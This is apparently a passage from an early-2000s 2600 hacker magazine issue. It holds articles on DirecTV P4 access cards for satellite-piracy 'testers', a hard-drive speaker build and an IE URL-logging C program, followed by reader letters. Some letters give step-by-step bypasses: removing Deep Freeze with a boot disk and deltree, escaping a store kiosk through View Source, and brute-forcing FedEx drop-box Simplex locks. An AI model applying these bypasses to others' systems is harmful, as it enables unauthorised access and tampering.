I know it's getting convoluted, so I'll get on with establishing my theory. I think that DirecTV has finally sorted out how it produces and identifies access cards. In essence, we are looking at a new, standard approach to DirecTV access card security revisions. Without a reverse side identifier, the only obvious thing that sets this card apart is its front side graphic, and I think this new card's design is more than just an elimination of extraneous data on the reverse side of the card, and even less likely a change for aesthetic differentiation. I believe this is DirecTV's new access card format, with a functional, variable identifier that from here on out will be found on the front of the card, specifying security revisions in the event of a future "swap" with a change in the numerical character.

If you look at the front of a P4, compare the font that is used for the words "Access Card:" and the font used for the number "4." They are obviously different fonts. Now, at first glance this could seem to mean nothing. But my theory is that should, at any point in the future, new security measures be needed, such changes could be made to this very same style of card, and the "4" would be changed to a "5." And so on, as needed. A major design change is no longer necessary, just a change to the numerical identifier. Thus, this "Access Card:" style card becomes the new basis for all DirecTV access cards, and any changes "security-wise" will be noted by a change of the number on the front of the card, i.e., "Access Card: 5", "Access Card: 6", et al.

Furthermore, I think this method is saving DirecTV some cash in the long run. Rather than warehousing boxes of "Access Card: 4" cards, I believe that they are stockpiling "Access Card: _" cards. By only manufacturing as many of the "4" version as is needed, they are able to keep from being stuck with millions of "4" cards if and when they decide to perform another "swap." With this new method, the moment a new card version is needed, the very same cards can be used, and no overstock of outmoded cards are left as a result. DirecTV can simply continue manufacturing cards on an as needed basis, simply changing the security measures and filling in the blank after "Access Card: _" with a corresponding version number. Not that this is something they would particularly want to do, considering the exorbitant cost of a "swap," but it certainly is an avenue that they have apparently left open for themselves.

Of course all of this amounts to mere speculation, but it would seem to me that DirecTV has in effect "standardized" their access cards, and any future smart card implementations will probably look just like the P4, only with a different numerical identifier. Simply put, I can think of no other reason to print the number "4" on the front of the card, unless the plan is to change the number in the future.

Considering the breakup between DirecTV and their former access card producer NDS Ltd., and DirecTV's decision to move its smart card manufacturing "in-house," this theory on their card production and identification seems to fit right in. What does this mean for DirecTV testers? Well, nothing at the moment. The authorization packets for the HU and H cards are still flying down from the birds, and with those cards sufficiently hacked (for the time being) there is really no cause for concern. The word from DirecTV themselves is that the "P4 card swap" won't be completed until August of 2003. Yet, with the advent of this current card swap, the ground beneath the average DirecTV tester is beginning to look shaky. With this new access card production system now in place, we could be looking at DirecTV being able to implement new card versions with more speed and responsiveness than ever before. As per the current "hacked" status of this new "P4," I don't think I'd like to speculate. Considering the money involved in this game, I would not be surprised if someone didn't already have it hacked. Holding on to such a development until the day the "H" and "HU" authorization packets disappear from the data-stream could prove to make someone very rich. Timing is everything, after all.

Considering the latest rash of threatening letters, lawsuits, and raided fulfillment houses that have been plaguing the scene, marinating on this little revelation will be a lark at best for my fellow DirecTV testers (at least until the next ECM comes down to rattle our nerves a bit!). Nonetheless, the game isn't over just yet, but it is getting hard not to notice that dark cloud on the horizon.

The Pewter Box!

by Mark12085

OK, you can't really call this box an actual "box" since it really has nothing to do with phreaking, unless you get really creative. It is, however, something that is worth throwing together on the weekend and showing off to your extended family!

The Pewter Box is a speaker made from a hard drive. But Mark! You're on crack! Believe it or not, you can actually made very decent speakers for your radio, boom box, or whatever from a broken hard drive.

The first step is to find a non-working hard disk that's any size, from any system, smells like any... anything. Hopefully the warranty is already expired otherwise you are going to expire it now. If the top cover is simply screwed on, then unscrew it. There is usually one or more screws under a "Void If Removed" sticker. If the top is riveted on, break out your handy Black & Decker power drill and let the metal fly (you didn't forget your safety goggles did you?).

Once the top is off, spin the actual platter around with your greasiest finger and move the head up and down like a DJ. Taboo, isn't it? Most hard drives also have a PC board with all the microcontrollers and passive devices screwed on the bottom. You would want to remove that too. Strip all the PC boards, covers, etc.

What you are looking for are the wires leading to the coil which control the read/write head. It wouldn't hurt to isolate the wires to the platter either. On Seagate drives, or mine at least, a small ribbon cable comes out from under the platter and head coils. Some drives have terminals either directly under the coil or on top of it.

Get two 24 gauge or so wires connected to the speaker output of a stereo and turn the stereo up as loud as it goes. Warning: try not to short circuit the two wires. Now connect the two wires to the coil terminals of the drive. If they are the correct wires then you should hear the coil like a speaker. The head tends to grind to the bassline (pretty nifty huh). If you hear nothing, then either 1) Those aren't the right terminals. Poke around the drive a bit more (hey it's already broken anyways) or 2) The stereo is not powerful enough or the volume is not high enough. Once you have found the correct terminals, experiment a bit with the wires to get the best sound. If you connect the stereo in parallel to the platter, the platter will occasionally spin, adding a nice effect.

Obviously this would be very practical if a high powered stereo on the highest volume was required. What you should consider is a small 30 watt or so amplifier, like the kits from Velleman or Ramsey or build one from scratch and connect it between the "hard speakers" and the sound source. Connect two or three hard speakers in parallel with the sound source and have a surround sound system. Now take this to school/work with you and listen to The Greatest Oldies in style.

Greetz to my oh so wonderful family, Smelly Zero, Ferntheil's Belly Button, the bloodsucking dandelion, and to all my homies, homeboys, homegirls, homers, and homes.

How to Log Url Request Strings

by LiquidBinary

In 18:4, angelazaharia took us behind the scenes of a deceptive web page request. The logging of every URL was made possible by using the firewall @Guard. It would be a trivial task to write our own URL logger. This task is easily accomplished by exploiting the information that Internet Explorer provides us and piggybacking off that.

If you browse the web with Internet Explorer you'll notice that if you hover your cursor over a link on a page, you'll see a URL on the bottom left bar of IE. You'll also notice that if you surf on over to a web page, a bunch of URLs will be displayed on that very same bar. All the little paths flashing by are the very same locations that store .gifs, midi files etc., and they also link us to advertising sites like DoubleClick. If you single out and pull up a devious web page and are on a broadband connection, you'll see many URLs being displayed very abruptly in the IE status bar. Since we do not want to tax our naked eyes in trying to interpret the many instantaneous URLs being expelled at us, why don't we log them via home brewed code?

With a couple of win32 api calls, we can coax IE into sending us every URL request string it sends out. Put simply, we must request a handle to the IE "statusbar" from windows and jump into an infinite loop (CTRL-C to quit) to poll IE for each new URL string. The C source that follows attempts to accomplish this (tested on IE 6.0.2600 and IE 4.0). Adding code to dump the URLs into a file would be helpful for future reference of web browsing activity. Remember to have IE running before you fire up the program. All win32 symbols and API calls are declared in windows.h.

```
/***

   Author  : LiquidBinary
   Email   : liquidbinary@linuxmail.org
   Files   : IE_Spy.c
   Program : IE_Spy.exe
   Purpose : Display url requests from IE 6.0
   Compiler: MS VC++ 6.0 SP5

 ***/

#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <stdlib.h>
#include <stdio.h>

#define IE_EXPLORER "IEFrame"
#define IE_STATUSBAR "msctls_statusbar32"
#define MAX_URL_BUFFER 2084
#define DELAY 50

enum {
        HWND_IE,
        HWND_MSCTLS,
        HWND_SIZE_OF
     };
```

```
void error( char* s,DWORD dwCode )
     {
        printf( "%s",s );
        exit( dwCode );
     }

void info()
     {
        printf( "IE_Spy by __LiquidBinary__\n" );
        printf( "liquidbinary@linuxmail.org\n" );
        printf( "<CTRL-C> to quit\n\n" );
     }

int main( void )
     {
         HWND hWnds[ HWND_SIZE_OF ];
         char sBuffer[ MAX_URL_BUFFER  ];
         char sURL[ MAX_URL_BUFFER  ];

         info();
         hWnds[ HWND_IE ]=FindWindow( IE_EXPLORER,NULL );
         if( !hWnds[ HWND_IE ] )
             error( "IE not opened...\n",0 );

         hWnds[ HWND_MSCTLS ]=FindWindowEx( hWnds[ HWND_IE ],NULL,
                                            IE_STATUSBAR,NULL );
         if( !hWnds[ HWND_MSCTLS ] )
             error( "Cannot locate status bar...\n",0 );

         printf( "Logging all IE URL requests...\n" );
         SendMessage( hWnds[ HWND_MSCTLS ],WM_GETTEXT,
                      MAX_URL_BUFFER,( LPARAM )sBuffer );

         printf( "%s\n",sBuffer );
           for( ;; )
           {
               SendMessage( hWnds[ HWND_MSCTLS ],WM_GETTEXT,
                            MAX_URL_BUFFER,( LPARAM )sURL );
               Sleep( DELAY );
               if( lstrcmp( sURL,sBuffer )==0 )
                   continue;
               else
               {
                   printf( "%s\n",sURL );
                   lstrcpy( sBuffer,sURL );
               }

           }
           return 0;
     }
```

Discoveries

Dear *2600:*

For those of you who remember the "push the corner buttons" Blockbuster credit terminal hack, try doing the same thing on one of those gray, freestanding ATM machines. It gets you to a menu that is evidently meant for servicing. One entry leads to a password screen. The other, marked "customer transactions," exits out.

Eric

Dear *2600:*

I am writing in response to Drwar's inquiry about the Telezapper and making his own. *2600's* reply mentioned it, but I'd like to assert for you that all it does is play one tone for a fraction of a second upon the picking up of the phone. This tone is the exact frequency of the first of the three tones that play before the nice lady (or man, depending on what telco you're going through) comes on to tell us all that "This number has been disconnected." The computers that the telemarketing companies use to search for "good" numbers (much like war dialing I presume) will call your house and then listen. If it hears a voice when the receiver is picked up, bingo, a good number. (Note: The computers will sit there on the line until you hang up. You know those calls that stay silent forever? Yep, that's them.) If it hears our special tone telling us that this number has been disconnected, it immediately hangs up, noting that the number is no good. So the Telezapper plays this tone whenever you pick up (but it's so short you don't notice it), hopefully eliminating telemarketers. I apologize if I have some of the details incorrect, but I'm sure we have the main idea. This type of a device should be obscenely easy to make (cheaply too!).

NilObject

People are already making them and distributing the "magic tone" as outlined below. An interesting side effect of this is that calls from certain types of payphones and long distance companies won't go through if that tone is heard.

Dear *2600:*

I just finished reading 19:1 and ran across the letter where Drwar was working on a Telezapper signal. This morning it looks like someone has already done such a deed. Here is the link to their site which explains the three tones and has a wave file to download: http://home.attbi.com/~dakine/defeat.htm

BF

Dear *2600:*

Yeah, I know it's a bit late.... but didja ever notice that when you say "Free Kevin," it sounds just like the words "Phreak Heaven?" Eerie.

fatdave

Dear *2600:*

I just finished watching *Freedom Downtime*, which was excellent by the way, and noticed something or rather someone halfway through it. During the interviews in front of the theater I noticed that the interviewee who said "I can't talk shit about a movie I haven't seen" looked extremely familiar. He looks *exactly* like Sean Gullette, the lead actor from the movie *Pi* that came out a few years ago. In fact, if that isn't Sean Gullette I'd eat my hat, the resemblance is so uncanny. I remember that *Pi* was pseudo-independent (as in not as independent as Troma films but more than *Men In Black II)* and filmed in New York so the possibility is reasonable that it is him (for all it's worth anyway). Just thought I'd drop a line on it. What do you guys think?

Jonathan

Considering that "Pi" was playing at that theater at that moment and that New York is the kind of city where you can run into anyone at any time, it's entirely possible.

Dear *2600:*

Hudson Belk is a hokey department store that can be found at malls across the country. It sells clothes, dishes, towels, etc. Recently I had the unfortunate experience of going there (shopping with parents). I was wandering around being bored when I noticed a bridal registry computer. I started messing around with it [touch screen] but I noticed that underneath the screen was a door. I pushed on it and it popped open. Inside was a keyboard with a rollball and a red button. The red button turned out to be the equivalent of a left click. On further examination I realized that it was just MSIE running in full screen mode. I tried all of the key sequences I could think of. F11 did nothing, ctrl+esc... nada. Alt+F4 - the screen went to the typical Windows soft blue and displayed the Windows 2000 Server splash screen, then went right back into the browser. I could think of a couple more options... so I tried the menu key (not the start menu but the program menu) and a menu popped up. Most of the options were grayed out, but one caught my eye: View Source. I clicked it, and ye 'ol Notepad popped up. Ah... not only could I now browse the file system as I desired, but I could create my own html pages with my own links. Imagine the possibilities... but being the nice guy that I am, I did no damage. But if you are ever stuck in Hudson Belk, I hope this info makes the stay a little less boring.

drlecter

Meeting Issues

Dear *2600:*

Whoever complained about the meeting in 19:1 is pretty immature. The meetings in Orange County in Laguna Niguel have been getting more new faces and even a couple of months ago we had a founder of a well known security vulnerability company show up. So, whoever said that was obviously not very active. Maybe they were talking with idiots as you said back in your response.

So to clarify: the meetings in OC have always been open to everyone and the meeting guidelines have always been upheld. No one is running the meetings, no one is "in charge." People are always open to ask questions and talk about whatever they want.

As far as pissing contests, that probably falls under who or what "clique" the person is talking with inside of the meeting.

Blue Canary

This is exactly how any of the meetings should be operating. Based on the feedback we've received from various attendees, we're confident that this meeting is living up to the guidelines and providing a valuable service to the people of that area. It's important for all of the meeting attendees in all of our locations to remember that new people will often feel like they're outsiders by default. It's therefore important to make sure that factions and hierarchies are avoided. There will always be assholes who come to these things, some even believing they're somehow in charge. But the meetings themselves tend to survive as an open dialogue simply because openness is a more powerful force than control.

Ideas

Dear *2600:*

A popular bumper sticker says: "A Failure To Plan By You Does Not Constitute A Crisis For Me." Day after day Americans see an ongoing cascade of stories that reveal that our so-called intelligence community "failed to connect the dots" connecting their information with the terrible events of 9/11. In light of these revelations I propose two new bumper stickers: "A Failure of Intelligence By You Does Not Justify Reducing The Civil Liberties Of Us." and "9/11 - A Failure Of Intelligence; USA PATRIOT ACT OF 2001 - A Failure Of Wisdom."

It is time for all freedom-loving Americans on the left, right, and center to demand the repeal of the USA Patriot Act of 2001.

Elstun

You either have one huge bumper or you're assuming that drivers have good eyesight.

Dear *2600:*

I have noticed some movie theaters have this sticky on their windows from the MPAA showing a picture of a pirate with a circle/slash over it. I want to make it into a tee shirt. Has anyone done that yet?

And on a more conspiracy based level, I somehow feel that the motion picture industry had something to do with putting versions of their movies online so they could blame us for doing that - *Episode 2, Spiderman*, etc. - so they would have a stronger case against us. If you really look at things, the most spread movies are first run movies, *not* hacked DVDs.

Perhaps I'm just being paranoid.

Bac

It's most definitely true that hackers have nothing to do with getting those movies onto the net. Somebody on the inside is certainly doing this for the simple reason that you need a copy of the movie to start the process. Some of them haven't even been released yet so unless we're somehow hacking into the "movie central" database (you know, the one that contains all of the movies scheduled to be released in the next year - tell it to the media; they'll believe it), there's really no way anyone on the outside could do this. There are the occasional projectionists who set up a camcorder at 4 in the morning to make a copy but again, this has got nothing to do with hacking. Those people are part of the movie industry. If something is readily available on DVD and doesn't cost a fortune, there's no reason to believe it would be greatly sought after on the net.

Dear *2600:*

This thought occurred to me several months ago when my local cable company (Time-Warner) was installing digital cable in my apartment. I've asked several network professionals and they were unable to tell me why this couldn't be done. Basically, you set up a computer with a nice big hard drive, a coaxial network card, and a packet sniffer. Connect the NIC to the cable connection and record everything that is broadcast. Assuming a 10Mbs network speed, a 40GB hard drive could theoretically store four hours and 24 minutes of network data. This data, of course, would be the digital cable signal. After your recording is complete, play back the network data into your digital cable box, and voila! Completely flawless digital video recording of every channel available.

I would like to know if there is anything keeping this from happening or if there are any flaws in my logic. This would be a great way to record more than one channel at once, and even create digital versions of popular shows and movies. I've looked around, and can't seem to find anything on this idea (most hacking sites discuss cable systems only in terms of descramblers).

David Parker

It's a fascinating concept, to say the least. We'd like to see it explored further. Imagine how interesting such a recording would have been on 9/11 where literally every channel could be examined at key moments.

Dear *2600:*

Sorry to hear about the DeCSS appeal. The fight is far from over though. I've been thinking a lot about why *2600* never really had a chance to win in the case even before the trial started and how you said the MPAA was smart in choosing you as a defendant because of past prejudice. I think *2600* should consider fighting this battle in a much more public way and try to sway actual public opinion not only about how DeCSS applies to *their* freedom of speech but also how hackers are not the vandals most perceive them as. Until now I believe that most people, unless they go digging, don't even know an organization like *2600* exists and if they did would automatically brand it malicious by the title "hacker quarterly." I think you can agree with me that with the loss in the DeCSS case as well as the present state of security in the U.S., things are only going to get worse before they get better. I think it has come time to expose the public on a much larger scale to what *2600* is trying to do for America. Call me crazy but I have a vision of a series of television spots produced by *2600* to be shown on national television which will not only put out the word about *2600*, but also educate the public about hackers in a way never previously possible. Forget the costs for now and let me indulge you. Imagine the Super Bowl audience laying witness to everything your organization has to offer and finally getting some truth out to those who might never even use a computer. Imagine not only what an uproar the commercials would create but how many people would go find more information and become interested in your fight for

freedom. It has been proven time and time again that advertising can change how the public acts, thinks, and feels. I think it has come time to fight your battle with new weapons. It has come time to finally take control of a situation out of control. And it has come time to take charge of America in a way never before conceived. I think we need to take on the public from a new approach. If any of this sounds good to you, please let me know and we can move further.

Jeremy

The way we figure it, you'd need several million dollars, one hell of a pirate transmitter, or really good plans on how to take back the public airwaves. We're certainly interested in reaching out and at least attempting to educate others but such seemingly simple goals have been made almost impossible by those in power.

Unease

Dear *2600*:

Does it bother anyone else that the FBI has now granted themselves even *more* power now to trample the little rights we have left? It seems to me that this whole "war on terrorism" is being used as an excuse to violate the Constitution in the name of patriotism.

24CORE

Dear *2600*:

I have recently been reading and researching the NCIX or Office of the National Counterintelligence Executive, and after searching the site, I have come to the conclusion that I cannot comprehend this newspeak-esque bullshit that comprises their "factsheets." The most troubling tidbit I discovered was what I perceived to be an extremely anti-FOIA attitude. Also, the site contains a "Products" section complete with "Anti-Hacker" videos, posters, and publications.

I think some of the posters would make a good cover - they are at http://www.nacic.gov/pubs/posters/trade_sec_espionage.html. The videos can be found at http://www.nacic.gov/pubs/videos/video_solar.html.

Perhaps this is irrelevant creeching on my part, but I just wanted to make sure you, the true of *2600,* would recognize this. I am frightened daily of the world in which we live, not by terrorist threat or violence, but by the very people who in fear sign away their freedoms willingly with heavy doses of apathy.

Wyatt

Dear *2600*:

Is there anything worth fighting for anymore? I mean, I'm sure there are things that we really should fight for, but with our rights being taken from us every day, new exuberant legislation being passed, and the inevitable monitoring of almost all forms of communication, is there really anything we can do? Sadly, many people are reluctant to fight back. I try to participate in as many protests and demonstrations for things I believe in but the fact is many, many people feel they can't make a difference. The sad fact though is that we aren't able to make a difference in a lot of cases. Protestors/demonstrators are starting to be deemed as "terrorists" and "anti-American." People don't want to listen to the truth, probably because it scares them.. They want their television sedative and news that really isn't news any more. At school I was given a detention for arguing with a teacher over other teachers wearing those American flag lapel pins and American flag stickers on cars and how it doesn't really show they are patriotic, just consumers. I've also had computer privileges revoked for a short amount of time for trying to access websites deemed "terroristic" such as *2600* and my local Indymedia Center. I also got suspended for a day for trying to show my school's network's admin how to change access privileges in Novell from a node computer and some of the other not-so-secure things about Novell. And lastly I got a letter home for logging onto my friend's Novell account at school because he wanted me to print something from his home drive for a debate we were doing. Thank God school is out for the summer but I fear when I return a *lot* of things will have changed for the worse. How do we fight back without being silenced by our own people and government? I don't want to be ostracized in school for my views on certain issues. I've tried making appointments with my mayor and congressman to try and enlighten them but their "schedules" didn't have an opening for quite some time. I wasn't alive during protests of Vietnam, civil rights, Nixon, and Reagan/Bush invasions but in many cases protesting during that time worked. Times have changed though. Many of us don't know what to do. Now CARP has passed and Tariff 22 threatens Canada. An amazing form of communication, and probably the last truly free one, has been given a fatal blow. Stations are no doubt going to shut down by the truckload. We're slowly turning into a society depicted in a famous George Orwell novel. What can we do anymore?

David

The most important thing you can do is not give up. If it were easy, everyone would be doing it. Looking back in history, it was always a relatively small group of people who brought about change and they never had a pleasant time doing it. The majority of people will opt for the simplest solution which will cause them the least stress. They are not the enemy, simply the unenlightened. Don't let the concepts of patriotism and the flag be taken and used against you. You have as much of a right to shape these concepts as anyone else and those who oppose the draconian changes in our nation that are occurring before our eyes are a good deal closer to the ideals of a free society than those perpetrating them. Expect a rocky road ahead but take comfort in the fact that no matter where you are, you're never alone.

Dear *2600*:

Just writing to make you guys aware of yet another way kids today are being misinformed about hacking. I was watching Saturday morning cartoons, as per my ritual, and a commercial came on that grabbed my attention. It showed a scene of people walking around in a crowd, zooming in on random ones, and flashing "Friend," then "Or Hacker?"

The primary voiceover: "They look like us. They talk like us. They act like us. But you have to find out who's friend or foe fast. [show game footage] In Digimon World 3, you must stop the evil AOA hackers before they destroy your Digimon. Forever."

The final shot zooms in on a young kid who looks quite innocent, and again flashes the "hacker" text as the kid flashes an evil stare. I was appalled that video game industry is basing new games on the premise that all hackers are evil. *Cyberchase* may be a big offender, but commercials brainwash people into wanting products, as well as believing the messages embedded into them.

Pathetic.

cerebrum86

Dear *2600*:

I've been reading *2600* since four years ago. I remember the time that this magazine was given under the counter, and the guy was looking strangely at you. Now the magazine is available easily in Quebec (Montreal). Sure, it's good for the scene but I'm a bit disappointed about the fact that the magazine will become more and more commercial.

Nicker

It's not always true that becoming accessible equates with turning commercial. We're certain our readers will let us know should that begin to happen.

Dear *2600*:

Nobody expects the Spanish Inquisition! But, like in the *Monty Python Flying Circus* sketch, suddenly the Spanish Inquisition appears again but now in a "cyber" way. This law (called LSSI: Law of Information Society Services and Electronic Commerce) will be totally operative in October of this year. For example, an ISP *must* retain records on users and collaborate with law enforcement authorities by shutting down web sites involved in "apparently illegal activities" (what is exactly "apparently illegal activities" for a government?). Also, providers must keep a one year record of IP addresses that "could be" suspicious (the data in communications with foreign users will be recorded too). We're all presumed delinquents. This law has too many abstracts terms.

This is only the beginning. Now it's Spain. Next will be Europe and finally the world.

The Internet must be free.

GnuHal & GnuWopr (SH#) from Spain

Dear *2600*:

Question: "Doesn't restricting the use of hyperlinks infringe the First Amendment's protection of free speech?"

Answer: "United States law recognizes that freedom of expression and protection of copyrighted material go hand in hand. The MPAA defends Mr. Goldstein's right to criticize the MPAA on his web site, but his right to express his views does not give him the right to use his web site as an engine for distributing an illegal software program that allows unauthorized and illegal access and copying of motion pictures. "Emmanuel Goldstein" has no more right to distribute DeCSS in this way than he would to distribute keys to your house and a map because he did not like your furniture."

Man, stuff like this from the MPAA's website (http://www.mpaa.org/Press/Hyperlink_FAQ.htm) must really piss you off. Jesus, I hope I didn't violate copyright statutes by *copying* that from their website and pasting it in this letter.

When will this end?

Hualon

At least their analogies are consistently funny. We could counter by saying the MPAA has no more right to dictate how you choose to view DVDs that you own than they would to kick in your door and monitor your book reading habits. But we won't stoop to that level.

Dear *2600*:

Is it just me, or is the TIPS (Terrorism Information and Prevention System) program merely a re-creation of the old East German and Soviet secret police informant systems? Creating a paranoid society where citizens spy on each other is probably the *least* effective way to "combat terrorism." Everybody involved in the institution of this program, as well as those who support it should be ashamed of themselves for condoning such a flagrant attack on the basic freedoms and privacy that the American nation *claims* to stand for.

Peter (j0lt) Tauth

Getting Around the System

Dear *2600*:

I am responding to the letter from Cody Beeson in 19:1 regarding the use of web translators to view blocked websites. I personally work as a tech support agent for a large computer company and have found your site, among others, to be blocked on our network. I recently tried the technique described in the letter and found that it only partially works. I went to the suggested AltaVista translation site and found that indeed I can view the html formatting and text, but any images on your site do not work due to the fact that they still originate from your site in the translated html. It' s not a total fix (and even a total fix would involve educating the monkeys who make the policies about what is dangerous for people to see), but it does work well enough to allow me to access your site, for which I am grateful. Aside from setting up my own web proxy page on a server of my own and accessing the net that way, there is not much else I see that I can do. Thanks for the hard work and great mag and for fighting so hard for what makes this country great - freedom.

NcongruNt

Dear *2600*:

I wrote a distributed anonymizer for both UNIX and Windows. It can be found at: http://www.vanheusden.com/cloudish/. If set up correctly it not only strips the http request and reply headers, but also hides your IP address from the Internet. Furthermore, connections are encrypted trough SSL.

Folkert van Heusden

No doubt you will be receiving a letter from the people at anonymizer.com saying you're not allowed to use that word. Others have. We wish you luck.

Dear *2600*:

Many of you may know of the program Deep Freeze. It's supposed to be unhackable. It's not. It's a very simple process for all computers running 95/98 actually. You get on a system running any OS that runs off of dos and create a startup disk. If you don't know how to do this, stop reading this altogether. Then take your startup disk to the computer with Deep Freeze. Put it in and start the computer. You'll get your C:\ prompt. Navigate to the Deep Freeze folder (usually C:\Program Files\Hypert~1) and use the deltree command to remove it. Then remove the disk and restart the computer. The first time you restart on some computers it may give you an error. If so, just manually restart the computer again (pull the plug, then put it back in). Some computers may experience some problems even after that. To fix most of these, just go into your Regedit program and remove all occurrences of Hyper Technologies or Deep Freeze.

Doug

Words of Thanks

Dear *2600*:

I have been a reader of your magazine on and off for about four years now. I just wanted to thank you for being such a great magazine! If it were not for your great staff and articles that are chosen most wisely, I would not have the understanding that I have now about the computer world at large and the education that it provides. I really do think that you should become classroom material as required reading in high schools and colleges across the country. I also just wanted to thank you for the fact that you enable users to learn and figure things out on their own without giving away everything that people ask for (like passwords, credit card numbers, and all that). I hope *2600* stays around forever. Have you ever thought about putting together a *Best of 2600?* Just wondering. Once again, thanks!

nuclear_decay

We would like to do this but between putting out the magazine and all of the other projects that keep coming up there just aren't enough hours in a year to do all the things we want to do. But it's definitely on the list.

Dear *2600*:

I'm really pleased to see you boosting your coverage of recent incursions by corporate America into consumers' privacy/property rights. While such issues might not be the central mission of *2600,* this issue is going to become one of the most important and explosive ones in American culture in the past 50 years.

strupp

We agree. But it's hardly a recent phenomena.

Dear *2600*:

I just want to congratulate you and thank you for the film. I just got it a few days ago and it was great. I sat my whole family in front of the TV and watched it together. For a long time, my mom thought hackers were notorious and never understood what it really was all about. Anytime some hacker story would break in the papers or in the news, she would ask me if I was involved. After watching *Freedom Downtime,* she finally understood two things: 1) what hackers are really all about and 2) why a couple years ago my six year old sister chanted "Free Kevin."

Anyway, speaking as an independent film fanatic, as well as an amateur filmmaker, I have to say that *Freedom Downtime* is possibly the best documentary I've seen so far. It's amazing how paranoid corporations and corporate brainwashed receptionists are in front of a camera.

Oh, and by the way, about a month ago I drove right by Las Vegas, New Mexico on my way to Texas. I guess anyone could make that mistake.

Galaxyhq

Dear *2600*:

You are, and always have been, a monument to free speech and the free transfer of information. Viva *2600!*

Mobius

Dear *2600*:

There is a wave of depression, fear, and anger that washes over me each time I learn of the latest government/commercial (same thing) attempts to wipe away our freedoms. I seek validation and all I find is a blissfully ignorant and wholly apathetic population of countrymen; I use the word lightly. As just another victim of public education (a conspiracy unto itself), it's a miracle I ever noticed my freedoms trickling away in the first place. Here a camera, there a "user loyalty card," everywhere a fucking database... and it seems no one gives a shit. I started to think maybe I was the one with the problem. Maybe I just resent authority or perhaps I'm a paranoid, anti-establishment type that needs to grow up? Then I found your magazine, namely 18:4. To make a long story short, I have renewed faith in my observations. Thank you. I plan on getting a subscription so I don't have to endure the ultimate fighting championship every time a shipment comes in at the local bookstore. However - and I never thought I'd be saying this - I'm actually hesitant to have my name associated with the magazine given our Stazi-like security agencies. I'm working on a way around this Catch-22.

As for me, I'm a sysadmin at a university, and not a very good one at that, but I do give a damn about my users and their privacy. I don't go though /home directories and I'm cool with a certain amount of hacking on my system provided it remains explorative in nature. Some call it naive. I call it integrity and respect. The point is, I walk the walk regarding my belief in the sanctity of individual privacy. But my little domain isn't enough anymore. Despite the fact that I'm basically Johnny Nobody, I want to play some part in effecting change in this country before it's too late. I don't want to try and explain to my little girl what America used to be like and why I sat on my ass and let it happen. Her generation could never fully understand what was taken from them; such is the master plan I suppose.

I'm a white hat at heart and trying to stay that way. So my question is this, what can I do legally? Where do I direct my efforts so that they might do the most good? At the risk of sounding like a kiss-ass, you guys are an inspiration. Thanks for being out there and for fighting the battles where others fold. Never underestimate your power and continue to use it wisely. I know there must be times when you wonder if it's worth the trouble. Rest assured, it is.

Fr33d0mFiteR

And it's letters like this one which help to give us the strength to keep going. There's plenty that can be done on many levels. The most important act at this stage is education and reaching out to as many others as will listen. There have been many fights for freedom throughout history and some can be used as inspiration. But it's a fight that never really ends since there will always be forces who see freedom as a threat.

Dear *2600*:

I was completely *charged* at H2K2! To be immersed in such a kindred element was a rush and your speaker panels were exceptional. I was very impressed by the high-level intersection of technology, politics, economics, and social issues in the talks presented; and I especially appreciated the discussion, threading through many panels, of the alarming acceleration of unconstitutional legislation and erosion of our fundamental civil rights. The integration of these topics at a hacker congress incites my optimism that the abundant intellectual and technological facility at such events will be increasingly channeled into positive change - into the (h)activation of broad public awareness and, ultimately, governmental response to these urgent concerns - to fight for, and reclaim, what is rightly ours.

Along with the inspiration, information, and insight I gained, there was one moment when I was genuinely moved. In his eloquent overview of his renowned manifesto, the Mentor spoke of "intellectual alienation," a defining experience of many in the hacker world. Intellectual alienation and attendant social alienation describe my experience since youth - even now, despite appearances or my appearance per se. In fact, I'm finding that my sense of alienation is only deepening, becoming more proportionally complex, as the world around us becomes ever more, well... frighteningly Orwellian.

I am not a hacker. But this conference was one of a few experiences where, to say it simply, I have felt a little less alone. A little less alienated by my intellectual curiosity and natural inclination to seek knowledge and understanding beyond the parameters of the dominant paradigm and propagandized fictions that comprise mainstream "reality," media(ted) constructs that are so despairingly far from the truth. However (to again quote L.B.'s or another speaker's words I scribbled down), "It becomes harder to perpetuate a lie when you have dozens and dozens of sources pointing to the truth." The fact that HOPE exists certainly gives one hope.

My only disappointment is having to wait two years for the next *2600*-sponsored event. But I'll be there, and I'll tell both my tech and nontech but like-minded associates about it. Despite the implicit presence of the Man at the congress, I felt incongruously safe; and despite the fact that I'm a woman, I felt welcome, had great discussions in between panels, and made a few friends. H2K2 has since resonated with me for days, now weeks, and something of my own paradigm has shifted, opened, changed. *Thank you.*

Zapphire

Dear *2600*:

First of all thanks for making a great mag. Second, thank you for making a *great* movie. One part interested me a lot though. It was the part near the beginning about putting big things in Fedex drop boxes. I think that is great. I have a personal friend who is a Fedex driver and I would *love* to do this to him. If you could tell me what the combo is to open the drop boxes that would be so awesome. Thanks a million for making the world *think.*

Netrunner

We doubt that Fedex still uses the same combination nationwide after all the publicity. The Simplex locks they use have five buttons, each of which can only be pressed once, any of which can be pressed with any other button(s). In our Autumn 1991 issue we printed every possible combination which comes out to just over 1000. Many people are able to tear through them quickly without any sort of reference.

Critique

Dear *2600*:

In your editorial comments "Time To Care" in the Spring 2002 issue you call for your readers to support the ACLU. The ACLU is currently defending the North American Man-Boy Love Association (NAMBLA) at ACLU expense. I cannot and will not ever support a Left Wing Hate Group that is defending a group that openly advocates the rape of young boys and infants. The ACLU is actively doing everything within its power to destroy our country and our freedom through the support of groups like NAMBLA.

Greg
Golden, CO

With the Olympic-style leaps in logic you've demonstrated yourself capable of here, we're probably better off not having you on board. But before adding us to your hate list, consider that you won't have very much worth defending if you only ally yourself with those who agree with everything you believe in. Even convicted criminals and those you consider to be lowlifes have rights and closing your eyes to this is a sure step towards a world where such rights are selectively granted and arbitrarily refused. It takes a lot of guts for groups like the ACLU to consistently stand up for anyone who is having their rights denied.

Dear *2600*:

I was reading the letters in the 19:1 issue and the letter from lop asking for info on helping to clear his credit report. Well, I can't help him but your response to him made me slightly angry because first off you assume he's asking you to crack into a company and clear his report for him and second you assume that he wants to crack into a company. Is it your practice to assume that everyone wants to do this? Don't get me wrong - I love your magazine and I totally support your cause and everything you are doing and I want to do more. But if it is your practice then I suggest that you try and change that because that isn't helping anyone.

execute aka Ex3cut3

Our response to that person was a bit harsh and we're sorry about that. We get so many requests from people to fix their credit and change their grades that it's sometimes easy to jump to conclusions. Thanks for pointing it out. That said, hidden within our sarcastic vitriol there were some helpful hints which should be pursued by anyone facing credit problems caused by others.

Dear *2600*:

